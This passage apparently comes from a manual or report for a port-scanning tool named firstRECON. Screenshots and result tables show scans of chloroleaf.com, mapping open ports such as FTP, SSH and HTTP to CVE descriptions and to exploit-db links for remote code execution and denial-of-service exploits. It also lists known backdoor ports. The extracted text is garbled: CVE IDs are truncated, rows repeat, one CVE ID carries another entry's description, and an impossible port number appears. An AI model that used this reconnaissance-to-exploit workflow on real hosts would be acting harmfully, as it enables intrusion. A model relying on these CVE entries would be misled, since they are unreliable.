CVE-2022-	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DML). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise				

Figure 418: Well Known Ports scanned result screenshot (IV)

CVE-21450	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).
CVE-2022-21440	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server as well as unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.1 Base Score 5.5 (Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:H).
CVE-2022-21444	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: DDL). Supported versions that are affected are 5.7.37 and prior and 8.0.28 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).
CVE-2022-21451	Vulnerability in the MySQL Server product of Oracle MySQL (component: InnoDB). Supported versions that are affected are 5.7.37 and prior and 8.0.28 and prior. Difficult to exploit vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.4 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).
CVE-2022-21452	Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 8.0.28 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 4.9 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:H).

Figure 419: Well Known Ports scanned result screenshot VI)

hang or frequently repeatable crash (complete DOS) of MySQL Server. CVSS 3.1 Base Score 6.5 (Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H).				
Exploit	Url			
40678 - Exploit Database	<a href="https://www.exploit-db.com/exploits/40678">https://www.exploit-db.com/exploits/40678</a>			
MySQL UDF Exploitation	<a href="https://www.exploit-db.com/docs/english/44139-mysql-udf-exploitation.pdf?rss">https://www.exploit-db.com/docs/english/44139-mysql-udf-exploitation.pdf?rss</a>			
MySQL Injection in Update, Insert and Delete - Exploit Database	<a href="https://www.exploit-db.com/docs/english/41275-mysql-injection-in-update.-insert.-and-delete.pdf">https://www.exploit-db.com/docs/english/41275-mysql-injection-in-update.-insert.-and-delete.pdf</a>			
MySQL Out-of-Band Hacking - Exploit Database	<a href="https://www.exploit-db.com/docs/english/41273-mysql-out-of-band-hacking.pdf">https://www.exploit-db.com/docs/english/41273-mysql-out-of-band-hacking.pdf</a>			
40679 - Exploit Database	<a href="https://www.exploit-db.com/exploits/40679">https://www.exploit-db.com/exploits/40679</a>			
3389	filtered	ms-wbt-server	no-response	<button>View</button>
5432	filtered	postgresql	no-response	<button>View</button>
5631	filtered	pcanywheredata	no-response	<button>View</button>
5900	filtered	vnc	no-response	<button>View</button>

Figure 420: Well Known Ports scanned result screenshot (VI)

40679 - Exploit Database <a href="https://www.exploit-db.com/exploits/40679">https://www.exploit-db.com/exploits/40679</a>			
3389	filtered	ms-wbt-server	no-response <button>View</button>
5432	filtered	postgresql	no-response <button>View</button>
5631	filtered	pcanywheredata	no-response <button>View</button>
5900	filtered	vnc	no-response <button>View</button>
6379	filtered	redis	no-response <button>View</button>
11211	filtered	memcache	no-response <button>View</button>
25565	filtered	minecraft	no-response <button>View</button>

Figure 421: Well Known Ports scanned result screenshot (VII)

The screenshot shows the firstRECON Port Scan interface. At the top, there is a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A sub-instruction "Enter any valid IP/Url" is followed by a text input field containing "chloroleaf.com". Under "Select Type of Scan", the "Package" tab is highlighted in blue, while "Custom Port" and "Range" are in white. Below this, a list of ports is shown: "Game Port (1725,2302,3074,3724,6112,6500,12035,120355,12036,14567,25565,27015,28960)". At the bottom right is a green "Scan" button.

Figure 422: Selecting Game Port from the package screenshot

This screenshot is identical to Figure 422, showing the firstRECON Port Scan interface. The "Package" tab is selected, and the list of ports includes "Game Port (1725,2302,3074,3724,6112,6500,12035,120355,12036,14567,25565,27015,28960)". However, a red box and an arrow point to the green "Scan" button at the bottom right.

Figure 423: Requesting Game Port scan result screenshot




Figure 424: Game Port scan process screenshot




Figure 425: Selecting Malicious Port from the package screenshot

The screenshot shows the firstRECON Port Scan interface. At the top, there is a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field contains the URL "chloroleaf.com". Under the heading "Select Type of Scan", the "Package" option is selected. A list of ports is shown below: "Malicious Port (1080,3127,2745,4444,5554,8866,9898,9988,12345,27374,31337)". A red arrow points to the green "Scan" button.

Figure 426: Requesting Malicious Port scan result screenshot

The screenshot shows the firstRECON Port Scan interface during a scan. The title "Port Scan" is at the top. The URL "chloroleaf.com" is entered in the IP/URL field. The "Scanning Ports" section is highlighted in red, indicating the current status. The "Scan" button is visible at the bottom.

Figure 427: Malicious Port scan process screenshot

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
1080	filtered	socks		no-response	<button>View</button>
2745	filtered	urbisnet		no-response	<button>View</button>
3127	filtered	ctx-bridge		no-response	<button>View</button>
4444	filtered	krb524		no-response	<button>View</button>
5554	filtered	sgi-esphttp		no-response	<button>View</button>

Figure 428: Malicious Port scanned result screenshot (I)

4444	filtered	krb524	no-response	<button>View</button>
5554	filtered	sgi-esphttp	no-response	<button>View</button>
8866	filtered	-	no-response	<button>View</button>
9898	filtered	monkeycom	no-response	<button>View</button>
9988	filtered	nsesrvr	no-response	<button>View</button>
12345	filtered	netbus	no-response	<button>View</button>
27374	filtered	subseven	no-response	<button>View</button>
31337	filtered	Elite	no-response	<button>View</button>

Figure 429: Malicious Port scanned result screenshot (II)

The screenshot shows the firstRECON Port Scan interface. At the top, there is a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field contains the IP address "chloroleaf.com". Under the heading "Select Type of Scan", there are three options: "Package" (which is highlighted in blue), "Custom Port", and "Range". Below these options, a list of ports is shown: "P2P (34320,34322,34323,34331,34333,34339,34341,34324,34325,34335,34337,34760,34750,34545,34546)". At the bottom right is a green "Scan" button.

Figure 430: Selecting P2P Port from the package screenshot

This screenshot is identical to Figure 430, showing the firstRECON Port Scan interface. The "Package" scan type is selected, and the "Scan" button is highlighted with a red arrow pointing to it.

Figure 431: Requesting P2P Port scan result screenshot




Figure 432: P2P Port scan process screenshot

Port Scan Results For : chloroleaf.com					
Port	State	Service	Version	Reason	CVE & Exploits
34320	filtered	-		no-response	<button>View</button>
34322	filtered	-		no-response	<button>View</button>
34323	filtered	-		no-response	<button>View</button>
34324	filtered	-		no-response	<button>View</button>
34325	filtered	-		no-response	<button>View</button>

Figure 433: P2P Port scanned result screenshot (I)

34331	filtered	-	no-response	<a href="#">View</a>	
34333	filtered	-	no-response	<a href="#">View</a>	
34335	filtered	-	no-response	<a href="#">View</a>	
34337	filtered	-	no-response	<a href="#">View</a>	
34339	filtered	-	no-response	<a href="#">View</a>	
34341	filtered	unknown	no-response	<a href="#">View</a>	
34545	filtered	-	no-response	<a href="#">View</a>	
34546	filtered	-	no-response	<a href="#">View</a>	

Figure 434: P2P Port scanned result screenshot (II)

34335	filtered	-	no-response	<a href="#">View</a>	
34337	filtered	-	no-response	<a href="#">View</a>	
34339	filtered	-	no-response	<a href="#">View</a>	
34341	filtered	unknown	no-response	<a href="#">View</a>	
34545	filtered	-	no-response	<a href="#">View</a>	
34546	filtered	-	no-response	<a href="#">View</a>	
34750	filtered	-	no-response	<a href="#">View</a>	
34760	filtered	-	no-response	<a href="#">View</a>	

Figure 435: P2P Port scanned result screenshot (III)

The screenshot shows the firstRECON Port Scan interface. At the top, there is a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field asks "Enter any valid IP/Url" with the value "chloroleaf.com". Under "Select Type of Scan", three options are available: "Package" (disabled), "Custom Port" (selected and highlighted in blue), and "Range". In the "Custom Port" input field, the value "80" is entered. A green "Scan" button is located at the bottom right, with a red arrow pointing to its border.

Figure 436: Requesting Custom Port Scan results

The screenshot shows the firstRECON Port Scan interface during the scanning process. The "Scanning Ports" message is displayed above the "Stop Scan" button. The "Scan" button at the bottom is now greyed out, indicating the scan is in progress. The rest of the interface remains the same as in Figure 436.

Figure 437: Custom Port Scan result process

**Port Scan**

Port Scan Results For : [chloroleaf.com](#)

Port	State	Service	Version	Reason	CVE & Exploits
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>

Figure 438: Custom Port Scanned results (I) screenshot

**Port Scan**

Port Scan Results For : [chloroleaf.com](#)

Port	State	Service	Version	Reason	CVE & Exploits
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>

CVE	Description
CVE-2017-7668	The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows <code>ap_find_token()</code> to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force <code>ap_find_token()</code> to return an incorrect value.
CVE-2021-	A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser ( <code>r:parsebody()</code> called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability, though it might be possible to craft one. This issue affects Apache

Figure 439: Custom Port Scanned results (II) screenshot

1312	requests could be replayed across servers by an attacker without detection.
CVE-2018-1283	In Apache httpd 2.4.0 to 2.4.29, when mod_session is configured to forward its session data to CGI applications (SessionEnv on, not the default), a remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGIs, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.
CVE-2017-9798	Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
CVE-2017-9789	When under stress, closing many connections, the HTTP/2 handling code in Apache httpd 2.4.26 would sometimes access memory after it has been freed, resulting in potentially erratic behaviour.
CVE-2017-9788	In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.
CVE-2017-7679	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
CVE-	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call

*Figure 440: Custom Port Scanned results (III) screenshot*

2017-3169	ap_hook_process_connection() during an HTTP request to an HTTPS port.
CVE-2017-3167	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
CVE-2017-15715	In Apache httpd 2.4.0 to 2.4.29, the expression specified in <FilesMatch> could match '\$' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are externally blocked, but only by matching the trailing portion of the filename.
CVE-2017-15710	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
CVE-2009-1891	The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).
CVE-2007-3304	Apache httpd 1.3.37, 2.0.59, and 2.2.4 with the Prefork MPM module, allows local users to cause a denial of service by modifying the worker_score and process_score arrays to reference an arbitrary process ID, which is sent a SIGUSR1 signal from the master process, aka "SIGUSR1 killer."
CVE-	Cross-site scripting (XSS) vulnerability in the mod_imap module of Apache httpd before 1.3.35-dev and Apache httpd 2.0.x before 2.0.56-

*Figure 441: Custom Port Scanned results (IV) screenshot*

CVE-2000-1206	Vulnerability in Apache httpd before 1.3.11, when configured for mass virtual hosting using mod_rewrite, or mod_vhost_alias in Apache 1.3.9, allows remote attackers to retrieve arbitrary files.
CVE-1999-0236	ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs.
CVE-2009-1903	The PDF XSS protection feature in ModSecurity before 2.5.8 allows remote attackers to cause a denial of service (Apache httpd crash) via a request for a PDF file that does not use the GET method.
Exploit	Url
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local ...	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>

Figure 442: Custom Port Scanned results (VI) screenshot

The screenshot shows the firstRECON Port Scan interface. At the top, there is a logo and the text "firstRECON". Below it, the title "Port Scan" is displayed. A text input field labeled "Enter any valid IP/Url" contains the value "chloroleaf.com". Underneath, a section titled "Select Type of Scan" has three options: "Package", "Custom Port", and "Range", with "Range" being the selected option. Two input fields, "Port From" and "Port To", are present, both containing the value "1". A green "Scan" button is located at the bottom right.

Figure 443: Range Scan Interface screenshot

This screenshot is identical to Figure 443, showing the firstRECON Port Scan interface. It features the "Range" scan type selected. However, a red rectangular box highlights the "Port From" and "Port To" input fields, which now contain the values "1" and "100" respectively, indicating the range of ports to be scanned.

Figure 444: Inserting range as parameter while performing range scan screenshot




Figure 445: Requesting Range Scan result screenshot




Figure 446: Requesting Range Scan result screenshot

**Port Scan Results For : chloroleaf.com**

Port	State	Service	Version	Reason	CVE & Exploits
21	open	ftp	Pure-FTPD	syn-ack	<a href="#">View</a>
22	open	ssh	OpenSSH 5.3 (protocol 2.0)	syn-ack	<a href="#">View</a>
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>

Figure 447: Range Scan scanned result (I) screenshot

**Port Scan Results For : chloroleaf.com**

Port	State	Service	Version	Reason	CVE & Exploits
21	open	ftp	Pure-FTPD	syn-ack	<a href="#">View</a>

CVE	Description
CVE-2021-40524	In Pure-FTPD before 1.0.50, an incorrect max_filesize quota mechanism in the server allows attackers to upload files of unbounded size, which may lead to denial of service or a server hang. This occurs because a certain greater-than-zero test does not anticipate an initial -1 value. (Versions 1.0.23 through 1.0.49 are affected.)
CVE-2020-35359	Pure-FTPD 1.0.48 allows remote attackers to prevent legitimate server use by making enough connections to exceed the connection limit.
CVE-2020-9365	An issue was discovered in Pure-FTPD 1.0.49. An out-of-bounds (OOB) read has been detected in the pure_strcmp function in utils.c.

Figure 448: Range Scan scanned result (II) screenshot

9365	
CVE-2020-9274	An issue was discovered in Pure-FTPd 1.0.49. An uninitialized pointer vulnerability has been detected in the diraliases linked list. When the *lookup_alias(const char alias) or print_aliases(void) function is called, they fail to correctly detect the end of the linked list and try to access a non-existent list member. This is related to init_aliases in diraliases.c.
CVE-2019-20176	In Pure-FTPd 1.0.49, a stack exhaustion issue was discovered in the listdir function in ls.c.
CVE-2017-12170	Downstream version 1.0.46-1 of pure-ftpd as shipped in Fedora was vulnerable to packaging error due to which the original configuration was ignored after update and service started running with default configuration. This has security implications because of overriding security-related configuration. This issue doesn't affect upstream version of pure-ftpd.
CVE-2011-3171	Directory traversal vulnerability in pure-FTPd 1.0.22 and possibly other versions, when running on SUSE Linux Enterprise Server and possibly other operating systems, when the Netware OES remote server feature is enabled, allows local users to overwrite arbitrary files via unknown vectors.
CVE-2011-0988	pure-ftpd 1.0.22, as used in SUSE Linux Enterprise Server 10 SP3 and SP4, and Enterprise Desktop 10 SP3 and SP4, when running OES Netware extensions, creates a world-writeable directory, which allows local users to overwrite arbitrary files and gain privileges via unspecified vectors.
CVE-2011-1575	The STARTTLS implementation in ftp_parser.c in Pure-FTPd before 1.0.30 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted FTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.
CVE-2011-3171	The glob implementation in Pure-FTPd before 1.0.32, and in libc in NetBSD 5.1, does not properly expand expressions containing curly brackets, which allows remote authenticated users to cause a denial of service (memory consumption) via a crafted FTP STAT command.

*Figure 449: Range Scan Scanned results (III) screenshot*

CVE-2011-3171	Directory traversal vulnerability in pure-FTPd 1.0.22 and possibly other versions, when running on SUSE Linux Enterprise Server and possibly other operating systems, when the Netware OES remote server feature is enabled, allows local users to overwrite arbitrary files via unknown vectors.
CVE-2011-0988	pure-ftpd 1.0.22, as used in SUSE Linux Enterprise Server 10 SP3 and SP4, and Enterprise Desktop 10 SP3 and SP4, when running OES Netware extensions, creates a world-writeable directory, which allows local users to overwrite arbitrary files and gain privileges via unspecified vectors.
CVE-2011-1575	The STARTTLS implementation in ftp_parser.c in Pure-FTPd before 1.0.30 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted FTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.
CVE-2011-0418	The glob implementation in Pure-FTPd before 1.0.32, and in libc in NetBSD 5.1, does not properly expand expressions containing curly brackets, which allows remote authenticated users to cause a denial of service (memory consumption) via a crafted FTP STAT command.
Exploit	Url
Pure-FTPd - External Authentication Bash Environment ...	<a href="https://www.exploit-db.com/exploits/34862">https://www.exploit-db.com/exploits/34862</a>
Pure-FTPd 1.0.48 - Remote Denial of Service - Exploit Database	<a href="https://www.exploit-db.com/exploits/49105">https://www.exploit-db.com/exploits/49105</a>
Pure-FTPd 1.0.21 (CentOS 6.2 / Ubuntu 8.04) - Linux dos	<a href="https://www.exploit-db.com/exploits/20479">https://www.exploit-db.com/exploits/20479</a>
intext:pure-ftpd.conf intitle:index of - Exploit Database	<a href="https://www.exploit-db.com/ghdb/4967">https://www.exploit-db.com/ghdb/4967</a>
Ayukov NFTP client 1.71 - 'SYST' Buffer Overflow - Exploit-DB	<a href="https://www.exploit-db.com/exploits/47576">https://www.exploit-db.com/exploits/47576</a>

*Figure 450: Range Scan Scanned results (IV) screenshot*

9365	
CVE-2020-9274	An issue was discovered in Pure-FTPd 1.0.49. An uninitialized pointer vulnerability has been detected in the diraliases linked list. When the *lookup_alias(const char alias) or print_aliases(void) function is called, they fail to correctly detect the end of the linked list and try to access a non-existent list member. This is related to init_aliases in diraliases.c.
CVE-2019-20176	In Pure-FTPd 1.0.49, a stack exhaustion issue was discovered in the listdir function in ls.c.
CVE-2017-12170	Downstream version 1.0.46-1 of pure-ftpd as shipped in Fedora was vulnerable to packaging error due to which the original configuration was ignored after update and service started running with default configuration. This has security implications because of overriding security-related configuration. This issue doesn't affect upstream version of pure-ftpd.
